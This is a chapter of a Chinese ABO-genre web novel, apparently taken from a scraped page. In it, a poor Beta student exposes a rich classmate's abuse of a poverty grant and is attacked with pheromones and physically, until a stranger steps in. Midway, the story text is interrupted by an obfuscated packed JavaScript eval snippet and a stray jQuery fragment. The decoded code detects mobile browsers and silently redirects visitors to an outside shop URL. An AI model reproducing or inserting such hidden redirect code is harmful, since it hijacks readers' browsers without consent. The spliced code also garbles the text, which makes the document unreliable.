周末,正午已过,喧腾的校园陷入沉寂,行政楼里安静得落针可闻。

    哐当——

    厚重的消防门被猛地推开,发出声巨响,打破了一隅之静。

    阴冷灯光下,投下的数道细长影子朝着同一个方向逼近,似在进行某种围猎活动。

    包围圈不断缩小,浓稠的黑进一步迫近。

    一线光明从缝隙间溜走,照亮了被困其间的半个身影。

    宽松白T加黑色运动裤,腰间系着同色系的外套,脚下是一双已经洗得发白的运动鞋。

    光是这身装扮,就足以让众人猜出她的身份。

    军训结束,别人巴不得立马扔掉的丑衣服,全校也就她不嫌丢人,洗洗晾晾,一年多了仍大摇大摆地穿在身上。

    “识相的话就赶紧把东西交出来。”

    精致的低跟小皮鞋重重踩在地上,哒、哒、哒,自身后传来,一声又一声。

    左右的Alpha纷纷侧目,不约而同让出一条小道。

    噔——

    最后一声落地,慕容絮站定,眼睛死死盯着角落里的人,恨不得从她身上剜下一块肉来。

    一个没背景、没后台的Beta,也敢来威胁她?

    不自量力。

    蒲芷掀开眼皮,举起手机晃了晃,“你是说这个?”

    慕容絮瞳孔一震,伸长手下意识想要抢夺。

    “别着急,先听完再说。”蒲芷轻松躲过,语气淡淡。话落,几道熟悉的声音伴随着滋滋的电流声从听筒传出。

    “絮,没想到你还会申请贫困补助……呵,就那几个破钱还不够我吃顿饭,要不是我妈把我卡停了……”

    在场几人神情各异,录音里播放的正是她们不久前的聊天内容。

    蒲芷收起手机,“没记错的话,贫困补助主要面向家庭经济困难的学生,包括孤儿、烈士子女、因灾因病致贫家庭学生……怎么,难不成你家也破产了,急需这笔钱救急?”“你咒谁呢?”慕容絮怒目圆瞪,“你以为谁都跟你一样寒酸,区区五千块算得了什么?我妈每年往学校砸的钱……”

    “看不上?那你还申请?你穷疯了?”蒲芷神情不变,依旧是那副波澜不惊的口吻。

    不等慕容絮发作,她身边的拥趸就已率先站了出来。

    各个宛如她最忠诚的士兵,铆足了劲为她冲锋陷阵。

    “这跟你有关系吗?多管闲事!”

    “我看你才是穷疯了乱咬人!”

    “这个补助谁都可以申请,你自命清高不去争取,现在看见别人拿了又眼红,呵,你这样的人我见多了。”

    “等等。”慕容絮抬手叫停她们,嘴角缓缓勾起一抹嘲弄的笑,“原来是替别人出头啊,没想到你还挺热心。”

    蒲芷没有否认。

    慕容絮口中的“别人”是她的室友谢遥,同她一样是个Beta,原本家庭还算富足,但最近突遭变故,先是公司破产欠债,紧接着老人去世,母亲病倒。

    然而,就是这般严峻的境况,贫困补助的结果下来,也只评了个二档。与一档差了足足两千块钱。

    两千块,富家子弟眨眼的功夫就能挥霍一空,却是她们一两个月的生活费。

    冷静,不能激动。

    蒲芷睫毛轻颤,胸口的起伏随着吐息逐渐趋于平缓,但眼尾还是不可避免地带上了一点薄红。

    打小的毛病,稍一激动就容易鼻酸眼红,泪珠子不受控地往下掉。

    紧急平复好情绪,蒲芷再次开口道:“同学一场,我不想把事情闹大,评审的最终结果还没确定,我希望能公平公正地……”

    “你算什么东西,也敢在我面前摆谱?”不等她说完,慕容絮径直打断她的话,不屑中多了丝讥讽,“你不会真以为这样就能威胁到我了吧?”

    “我知道你爸是校董,权利滔天,但整个学院并不只由他一人说了算。”蒲芷慢悠悠开口,“除他之外,我想其他人应该会很乐意处理这件事。”

    慕容絮表情一僵,脸彻底冷了下来。

    就在这时,有人附在她耳边低声说了些什么,肉眼可见的,慕容絮的心情由阴转晴,然后当着众人的面摘下了抑制环。

    其他人愣了一秒,眼观鼻鼻观心,倏然领悟过来。

    Alpha佩戴的抑制环能有效隔绝各类信息素,一般情况下不会受到影响。

    但Beta可就不一样了。

    尽管闻不到味道,但依旧会被Alpha的信息素所干扰。

    等级越高,作用越强。

    不消片刻,浓烈的信息素便弥漫了整个楼道,抑制环争先恐后发出滴滴滴的报警声。

    众人仿若未闻,数双盛满轻蔑的眼直勾勾钉在她身上,亟待看她的笑话。

    手无缚鸡之力的Beta,根本无力抵抗强大的Alpha。

    果不其然,几息后,缩在墙角的Beta眉头紧皱,开始面露痛色。

    挺直的脊梁一点点弯了下去,尽显狼狈。

    其中一人见状,急不可耐地越过其他人,手重重按在蒲芷肩上,迫使她屈膝下跪。

    掌下的Beta没有一点还手之力,只能负隅顽抗。“我还以为你有多厉害呢。”那人阴恻恻地开口,犹觉不够,捏紧拳头就欲往她小腹招呼去。

    然而她还未有所动作,膝盖处就传来一阵剧痛,杀猪般的惨叫声随即响彻楼道。

    那人痛得眼冒金星,恍惚中感觉自己成了块任人揉搓的橡皮。

    再次睁眼,就见自己正以一种极度屈辱的姿势跪在地上。

    双手被人反剪到身后,还有一只脚踩在她肩上。

    受制于人,牵一发而动全身,怒骂刚出口就变成了痛呼。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17495910|202504||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    蒲芷俯下身,慢悠悠开口:“比你强点。”

    “成事不足败事有余。”慕容絮没忍住翻了个白眼,敛着火气道,“都还愣着干嘛?”

    众人霎时回神,扑向前方的人。

    蒲芷提起地上的人,扔沙包似地扔了出去。

    手机却不小心脱手,一路滑向楼梯。

    所有人的目光登时被吸引过去。

    “手机!”慕容絮压低声音,急不可耐地喊道。

    众人脚步一转,一窝蜂地涌向楼梯口。

    就在这时,空寂的楼道突兀地响起一阵脚步声。空气凝固,世界像是被按下了暂停键。

    滴滴滴的警报声越发尖锐。

    耳膜鼓噪,细碎的嗡鸣声中,蒲芷隐约听见慕容絮语带不甘地咒骂了句什么。

    紧接着,笼罩在她头顶的阴影倏忽撤去。

    纷沓的脚步声远去,世界彻底安静下来,只有心脏猛烈撞击着胸腔的声音。

    体内血气翻涌,一股腥甜味涌至喉间。

    紧绷的神经蓦地放松,蒲芷双腿一软,靠着墙滑了下去。

    一群白痴,真以为把录音删了就万事大吉了?思忖间,她没留意到那阵清脆的脚步声停顿了几秒。

    回过神,正前方投下一道阴影,将将笼罩住她的身影。

    “还好吗?”

    嗓音低沉悦耳,短短三个字像是从唱片机上滑过。

    蒲芷心口一跳,下意识抬眼看去。

    首先映入眼帘的是一只好看得有些过分的手。

    白嫩纤长,指尖一点红,堪比广告片里的手模。哪怕此刻捏着她摔得稀巴烂的手机也依然赏心悦目。

    丝丝缕缕的香气钻入鼻腔,蒲芷大脑发胀,没有第一时间去接,眼睛不受控地上移。

    女人一身黑色休闲西装,衬衫纽扣系到最后一颗,浓重的精英味儿扑面而来,禁欲感拉满。

    但与之相对的是一张艳丽到灼人的脸。

    极具反差。

    在她打量她的同时,女人也在观望她。

    只是目光更加大胆,更加肆无忌惮,完全不知掩饰为何物。

    浅金瞳孔微微颤动,四目相接,像坠入了一场落日黄昏。

    女人笑意加深,身子下压,一点一点,直到彻底将她的身体融入阴影中。

    恍惚中感觉自己真成了只猎物,无处可逃。

    呼吸被攫夺两三秒,蒲芷睫毛轻颤,不甚自然地移开视线,结结巴巴开口:“还、还好,谢谢。”

    伸手想要接过手机,不知有意还是无意,女人往后退了退。

    垂下的发丝从小臂上扫过,又酥又麻。

    蒲芷指尖瑟缩了下,迷茫地望向她。

    女人倏地笑开,摇落千万树春花。

    “哪来的小可怜,怎么被欺负得这么惨?”